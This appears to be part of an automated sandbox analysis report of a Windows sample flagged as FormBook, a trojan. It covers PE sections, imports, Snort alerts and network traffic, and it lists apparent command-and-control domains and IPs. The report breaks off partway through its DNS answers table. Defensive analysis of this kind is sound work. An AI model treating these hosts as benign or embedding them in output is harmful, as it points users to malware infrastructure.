IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x33000	0x41c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x32000	0x32000	False	0.535717773438	data	6.07259634526	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x33000	0x12000	0x12000	False	0.622328016493	data	6.95346677981	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x45000	0xa188	0x7000	False	0.887590680804	data	7.61616666061	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.cdata	0x50000	0x28429	0x29000	False	0.933629477896	data	7.95563959987	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports


DLL	Import
OPENGL32.dll	glCopyPixels, glFlush, glDisableClientState, glCullFace, glClear
KERNEL32.dll	RtlUnwind, GetStartupInfoA, GetCommandLineA, ExitProcess, RaiseException, HeapAlloc, HeapFree, TerminateProcess, HeapReAlloc, HeapSize, GetACP, UnhandledExceptionFilter, FreeEnvironmentStringsA, FreeEnvironmentStringsW, GetEnvironmentStrings, SetHandleCount, GetStdHandle, GetFileType, HeapDestroy, HeapCreate, VirtualFree, SetUnhandledExceptionFilter, VirtualAlloc, IsBadWritePtr, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, IsBadReadPtr, IsBadCodePtr, GetProfileStringA, WriteFile, GetCurrentProcess, SetErrorMode, WritePrivateProfileStringA, GetOEMCP, GetCPInfo, GetProcessVersion, TlsGetValue, LocalReAlloc, TlsSetValue, EnterCriticalSection, GlobalReAlloc, LeaveCriticalSection, TlsFree, GlobalHandle, DeleteCriticalSection, TlsAlloc, InitializeCriticalSection, LocalFree, LocalAlloc, SizeofResource, MultiByteToWideChar, WideCharToMultiByte, InterlockedIncrement, GetLastError, GlobalFlags, lstrcpynA, MulDiv, SetLastError, InterlockedDecrement, CloseHandle, GetModuleFileNameA, VirtualProtect, GlobalAlloc, GetCurrentThread, lstrlenA, lstrcmpA, LoadLibraryA, FreeLibrary, GetVersion, lstrcatA, GetCurrentThreadId, GlobalGetAtomNameA, GlobalAddAtomA, GlobalFindAtomA, GlobalDeleteAtom, lstrcpyA, GetModuleHandleA, GetProcAddress, GlobalLock, GlobalUnlock, GlobalFree, LockResource, FindResourceA, LoadResource, lstrcmpiA, GetEnvironmentStringsW
USER32.dll	PeekMessageA, GetSysColor, SendDlgItemMessageA, UpdateWindow, PostMessageA, IsDlgButtonChecked, IsDialogMessageA, SetWindowTextA, ShowWindow, EnableMenuItem, CheckMenuItem, SetMenuItemBitmaps, ModifyMenuA, GetMenuState, LoadBitmapA, GetMenuCheckMarkDimensions, PostQuitMessage, SetCursor, ValidateRect, TranslateMessage, GetMessageA, ClientToScreen, GetWindowDC, BeginPaint, EndPaint, TabbedTextOutA, DrawTextA, LoadCursorA, GetSysColorBrush, DestroyMenu, LoadStringA, IsWindowVisible, GetTopWindow, MessageBoxA, GetCapture, DispatchMessageA, wsprintfA, GetClassInfoA, RegisterClassA, GetMenuItemCount, GetSubMenu, GetMenuItemID, GetWindowTextLengthA, GetWindowTextA, GetDlgCtrlID, GetKeyState, DefWindowProcA, CreateWindowExA, SetWindowsHookExA, CallNextHookEx, UnhookWindowsHookEx, GetMessageTime, GetMessagePos, GetLastActivePopup, GetForegroundWindow, SetForegroundWindow, RegisterWindowMessageA, OffsetRect, IntersectRect, SystemParametersInfoA, GetWindowPlacement, GetNextDlgTabItem, EndDialog, GetActiveWindow, SetActiveWindow, CreateDialogIndirectParamA, DestroyWindow, IsWindowEnabled, GetParent, GetWindow, GetClassNameA, MoveWindow, IsIconic, DrawIcon, LoadIconA, SendMessageA, GrayStringA, GetSystemMetrics, ScreenToClient, PtInRect, GetDC, DrawFrameControl, ReleaseDC, InvalidateRect, GetCursorPos, EqualRect, SetCapture, ReleaseCapture, GetMenu, AdjustWindowRect, EnableWindow, GetWindowRect, GetWindowLongA, SetPropA, UnregisterClassA, HideCaret, ShowCaret, SetWindowPos, GetPropA, CallWindowProcA, BeginDeferWindowPos, MapWindowPoints, DeferWindowPos, EndDeferWindowPos, IsWindow, GetDlgItem, GetFocus, SetFocus, AdjustWindowRectEx, WinHelpA, CopyRect, SetWindowLongA, RemovePropA, GetClientRect, IsWindowUnicode, CharNextA, InflateRect, DefDlgProcA, DrawFocusRect, ExcludeUpdateRgn, GetClassLongA
GDI32.dll	GetStockObject, SetBkMode, SetMapMode, SetViewportOrgEx, OffsetViewportOrgEx, SetViewportExtEx, ScaleViewportExtEx, SetWindowExtEx, ScaleWindowExtEx, IntersectClipRect, SelectObject, DeleteObject, GetDeviceCaps, CreateSolidBrush, PtVisible, RectVisible, TextOutA, ExtTextOutA, Escape, RestoreDC, SaveDC, DeleteDC, CreateBitmap, GetObjectA, SetBkColor, SetTextColor, GetClipBox, CreateDIBitmap, PatBlt, GetTextExtentPointA, BitBlt, CreateCompatibleDC
comdlg32.dll	GetOpenFileNameA
WINSPOOL.DRV	DocumentPropertiesA, ClosePrinter, OpenPrinterA
ADVAPI32.dll	RegSetValueExA, RegCloseKey, RegOpenKeyExA, RegCreateKeyExA
COMCTL32.dll	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-14:42:55.970349	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49712	34.102.136.180	192.168.2.7
04/12/21-14:43:29.099579	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49728	34.102.136.180	192.168.2.7
04/12/21-14:43:40.083059	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49733	34.102.136.180	192.168.2.7
04/12/21-14:43:50.506458	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.7
04/12/21-14:43:55.885724	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.7	204.11.56.48
04/12/21-14:43:55.885724	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.7	204.11.56.48
04/12/21-14:43:55.885724	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.7	204.11.56.48

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:42:39.167387962 CEST	49705	80	192.168.2.7	47.105.113.141
Apr 12, 2021 14:42:39.589288950 CEST	80	49705	47.105.113.141	192.168.2.7
Apr 12, 2021 14:42:39.589587927 CEST	49705	80	192.168.2.7	47.105.113.141
Apr 12, 2021 14:42:39.589682102 CEST	49705	80	192.168.2.7	47.105.113.141
Apr 12, 2021 14:42:40.012196064 CEST	80	49705	47.105.113.141	192.168.2.7
Apr 12, 2021 14:42:40.012223959 CEST	80	49705	47.105.113.141	192.168.2.7
Apr 12, 2021 14:42:40.012417078 CEST	49705	80	192.168.2.7	47.105.113.141
Apr 12, 2021 14:42:40.055970907 CEST	49705	80	192.168.2.7	47.105.113.141
Apr 12, 2021 14:42:40.441804886 CEST	80	49705	47.105.113.141	192.168.2.7
Apr 12, 2021 14:42:55.791845083 CEST	49712	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:42:55.832835913 CEST	80	49712	34.102.136.180	192.168.2.7
Apr 12, 2021 14:42:55.832917929 CEST	49712	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:42:55.833060026 CEST	49712	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:42:55.873897076 CEST	80	49712	34.102.136.180	192.168.2.7
Apr 12, 2021 14:42:55.970349073 CEST	80	49712	34.102.136.180	192.168.2.7
Apr 12, 2021 14:42:55.970376015 CEST	80	49712	34.102.136.180	192.168.2.7
Apr 12, 2021 14:42:55.970525980 CEST	49712	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:42:55.972614050 CEST	49712	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:42:56.013549089 CEST	80	49712	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:06.087716103 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:06.316555977 CEST	80	49724	156.226.160.56	192.168.2.7
Apr 12, 2021 14:43:06.316780090 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:06.316806078 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:06.545553923 CEST	80	49724	156.226.160.56	192.168.2.7
Apr 12, 2021 14:43:06.805433035 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:07.075186014 CEST	80	49724	156.226.160.56	192.168.2.7
Apr 12, 2021 14:43:09.141789913 CEST	80	49724	156.226.160.56	192.168.2.7
Apr 12, 2021 14:43:09.141813040 CEST	80	49724	156.226.160.56	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:43:09.142075062 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:09.142097950 CEST	49724	80	192.168.2.7	156.226.160.56
Apr 12, 2021 14:43:11.909854889 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.049487114 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.049683094 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.049977064 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.192271948 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192353964 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192392111 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192430019 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192467928 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192502975 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192529917 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:12.192528963 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.192778111 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.192960978 CEST	49725	80	192.168.2.7	198.50.252.64
Apr 12, 2021 14:43:12.332376957 CEST	80	49725	198.50.252.64	192.168.2.7
Apr 12, 2021 14:43:17.302906036 CEST	49726	80	192.168.2.7	160.153.136.3
Apr 12, 2021 14:43:17.353419065 CEST	80	49726	160.153.136.3	192.168.2.7
Apr 12, 2021 14:43:17.353622913 CEST	49726	80	192.168.2.7	160.153.136.3
Apr 12, 2021 14:43:17.353806019 CEST	49726	80	192.168.2.7	160.153.136.3
Apr 12, 2021 14:43:17.404323101 CEST	80	49726	160.153.136.3	192.168.2.7
Apr 12, 2021 14:43:17.404589891 CEST	49726	80	192.168.2.7	160.153.136.3
Apr 12, 2021 14:43:17.404681921 CEST	49726	80	192.168.2.7	160.153.136.3
Apr 12, 2021 14:43:17.458651066 CEST	80	49726	160.153.136.3	192.168.2.7
Apr 12, 2021 14:43:23.329819918 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:23.580332994 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:23.581245899 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:23.581275940 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:23.827841043 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:23.831491947 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:23.831516027 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:23.831702948 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:23.831736088 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:24.032521963 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:24.032763958 CEST	49727	80	192.168.2.7	14.215.190.65
Apr 12, 2021 14:43:24.074176073 CEST	80	49727	14.215.190.65	192.168.2.7
Apr 12, 2021 14:43:28.920898914 CEST	49728	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:28.962025881 CEST	80	49728	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:28.962302923 CEST	49728	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:28.962619066 CEST	49728	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:29.003592014 CEST	80	49728	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:29.099579096 CEST	80	49728	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:29.099618912 CEST	80	49728	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:29.099925995 CEST	49728	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:29.100064039 CEST	49728	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:29.140958071 CEST	80	49728	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:39.904767036 CEST	49733	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:39.945777893 CEST	80	49733	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:39.945981026 CEST	49733	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:39.946073055 CEST	49733	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:39.986855030 CEST	80	49733	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:40.083059072 CEST	80	49733	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:40.083096981 CEST	80	49733	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:40.083825111 CEST	49733	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:40.083853006 CEST	49733	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:40.125268936 CEST	80	49733	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:50.326803923 CEST	49736	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:50.369370937 CEST	80	49736	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:50.369771957 CEST	49736	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:50.370038033 CEST	49736	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:50.410672903 CEST	80	49736	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:50.506458044 CEST	80	49736	34.102.136.180	192.168.2.7
Apr 12, 2021 14:43:50.506483078 CEST	80	49736	34.102.136.180	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:43:50.507009983 CEST	49736	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:50.507102013 CEST	49736	80	192.168.2.7	34.102.136.180
Apr 12, 2021 14:43:50.547902107 CEST	80	49736	34.102.136.180	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:41:19.943381071 CEST	63354	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:20.002774954 CEST	53	63354	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:20.252338886 CEST	53129	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:20.301002026 CEST	53	53129	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:21.063261032 CEST	62452	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:21.114973068 CEST	53	62452	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:28.611020088 CEST	57820	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:28.660525084 CEST	53	57820	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:30.808311939 CEST	50848	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:30.856991053 CEST	53	50848	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:40.533992052 CEST	61242	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:40.592926025 CEST	53	61242	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:52.152436018 CEST	58562	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:52.211227894 CEST	53	58562	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:58.336416006 CEST	56590	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:58.388233900 CEST	53	56590	8.8.8.8	192.168.2.7
Apr 12, 2021 14:41:59.289062023 CEST	60501	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:41:59.346138000 CEST	53	60501	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:15.167821884 CEST	53775	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:15.226773024 CEST	53	53775	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:24.988890886 CEST	51837	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:25.040378094 CEST	53	51837	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:30.155750036 CEST	55411	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:30.204756021 CEST	53	55411	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:30.601542950 CEST	63668	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:30.660084963 CEST	53	63668	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:34.022248030 CEST	54640	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:34.084567070 CEST	53	54640	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:39.103795052 CEST	58739	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:39.162935972 CEST	53	58739	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:45.073788881 CEST	60338	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:45.164273024 CEST	53	60338	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:50.307725906 CEST	58717	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:50.700989962 CEST	53	58717	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:50.747783899 CEST	59762	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:50.813944101 CEST	53	59762	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:52.261464119 CEST	54329	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:52.360915899 CEST	53	54329	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:53.079898119 CEST	58052	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:53.183572054 CEST	53	58052	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:54.075596094 CEST	54008	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:54.178920984 CEST	53	54008	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:54.820456028 CEST	59451	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:54.877789021 CEST	53	59451	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:55.714117050 CEST	64569	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:55.714190006 CEST	52914	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:55.765783072 CEST	53	64569	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:55.790788889 CEST	53	52914	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:56.540268898 CEST	52816	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:56.597579002 CEST	53	52816	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:57.228183985 CEST	50781	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:57.285253048 CEST	53	50781	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:58.271996021 CEST	54230	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:58.321521997 CEST	53	54230	8.8.8.8	192.168.2.7
Apr 12, 2021 14:42:59.478202105 CEST	54911	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:42:59.535201073 CEST	53	54911	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:00.000978947 CEST	49958	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:43:00.058001041 CEST	53	49958	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:02.981076956 CEST	50860	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:03.029719114 CEST	53	50860	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:03.104815006 CEST	50452	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:03.163594007 CEST	53	50452	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:06.027095079 CEST	59730	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:06.085716963 CEST	53	59730	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:11.829840899 CEST	59310	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:11.907810926 CEST	53	59310	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:17.205431938 CEST	51919	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:17.301090002 CEST	53	51919	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:22.446202040 CEST	64296	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:23.328795910 CEST	53	64296	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:28.843533993 CEST	56680	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:28.919328928 CEST	53	56680	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:33.305284977 CEST	58820	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:33.321546078 CEST	60983	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:33.354269981 CEST	53	58820	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:33.373353004 CEST	53	60983	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:34.106187105 CEST	49247	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:34.382898092 CEST	52286	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:34.440388918 CEST	53	52286	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:34.814937115 CEST	53	49247	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:35.537502050 CEST	56064	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:35.589127064 CEST	53	56064	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:39.826991081 CEST	63744	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:39.904122114 CEST	53	63744	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:42.907236099 CEST	61457	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:42.957482100 CEST	53	61457	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:45.090725899 CEST	58367	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:45.153116941 CEST	53	58367	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:50.263797045 CEST	60599	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:50.325995922 CEST	53	60599	8.8.8.8	192.168.2.7
Apr 12, 2021 14:43:55.518405914 CEST	59571	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:43:55.720928907 CEST	53	59571	8.8.8.8	192.168.2.7
Apr 12, 2021 14:44:01.391340971 CEST	52689	53	192.168.2.7	8.8.8.8
Apr 12, 2021 14:44:01.439821959 CEST	53	52689	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:42:34.022248030 CEST	192.168.2.7	8.8.8.8	0x3d29	Standard query (0)	www.modomo.amsterdam	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:39.103795052 CEST	192.168.2.7	8.8.8.8	0xc6af	Standard query (0)	www.zq2003.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:50.307725906 CEST	192.168.2.7	8.8.8.8	0xd981	Standard query (0)	www.gxjljc.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:55.714190006 CEST	192.168.2.7	8.8.8.8	0xde48	Standard query (0)	www.betralifcannabis.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:06.027095079 CEST	192.168.2.7	8.8.8.8	0x69eb	Standard query (0)	www.2elden.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:11.829840899 CEST	192.168.2.7	8.8.8.8	0x3f94	Standard query (0)	www.landreclaim.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:17.205431938 CEST	192.168.2.7	8.8.8.8	0xaa2a	Standard query (0)	www.rememberingedward.info	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:22.446202040 CEST	192.168.2.7	8.8.8.8	0xd51e	Standard query (0)	www.chuanyangwenhua.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:28.843533993 CEST	192.168.2.7	8.8.8.8	0xb9cb	Standard query (0)	www.bestflowersandgifts.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:34.106187105 CEST	192.168.2.7	8.8.8.8	0xc823	Standard query (0)	www.mirgran.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:39.826991081 CEST	192.168.2.7	8.8.8.8	0x135d	Standard query (0)	www.sci-mfg.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:45.090725899 CEST	192.168.2.7	8.8.8.8	0xf5a2	Standard query (0)	www.yashasvsaluja.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:50.263797045 CEST	192.168.2.7	8.8.8.8	0xcc30	Standard query (0)	www.sexichef.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 14:43:55.518405914 CEST	192.168.2.7	8.8.8.8	0x5ffc	Standard query (0)	www.realunitystudio.com	A (IP address)	IN (0x0001)
Apr 12, 2021 14:44:01.391340971 CEST	192.168.2.7	8.8.8.8	0xbe57	Standard query (0)	www.modomo.amsterdam	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:42:34.084567070 CEST	8.8.8.8	192.168.2.7	0x3d29	Name error (3)	www.modomo.amsterdam	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:39.162935972 CEST	8.8.8.8	192.168.2.7	0xc6af	No error (0)	www.zq2003.com		47.105.113.141	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:50.700989962 CEST	8.8.8.8	192.168.2.7	0xd981	Name error (3)	www.gxjljc.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:42:55.790788889 CEST	8.8.8.8	192.168.2.7	0xde48	No error (0)	www.betralifcannabis.com	betralifcannabis.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:42:55.790788889 CEST	8.8.8.8	192.168.2.7	0xde48	No error (0)	betralifcannabis.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:06.085716963 CEST	8.8.8.8	192.168.2.7	0x69eb	No error (0)	www.2elden.com		156.226.160.56	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:11.907810926 CEST	8.8.8.8	192.168.2.7	0x3f94	No error (0)	www.landreclaim.com		198.50.252.64	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:17.301090002 CEST	8.8.8.8	192.168.2.7	0xaa2a	No error (0)	www.rememberingedward.info	rememberingedward.info		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:17.301090002 CEST	8.8.8.8	192.168.2.7	0xaa2a	No error (0)	rememberingedward.info		160.153.136.3	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:23.328795910 CEST	8.8.8.8	192.168.2.7	0xd51e	No error (0)	www.chuanyangwenhua.com	chuanyangw21.h.bdy.smp11.cn		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:23.328795910 CEST	8.8.8.8	192.168.2.7	0xd51e	No error (0)	chuanyangw21.h.bdy.smp11.cn	bdy.gz01.bdysite.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:23.328795910 CEST	8.8.8.8	192.168.2.7	0xd51e	No error (0)	bdy.gz01.bdysite.com	gz01.bch.baidu-itm.com		CNAME (Canonical name)	IN (0x0001)
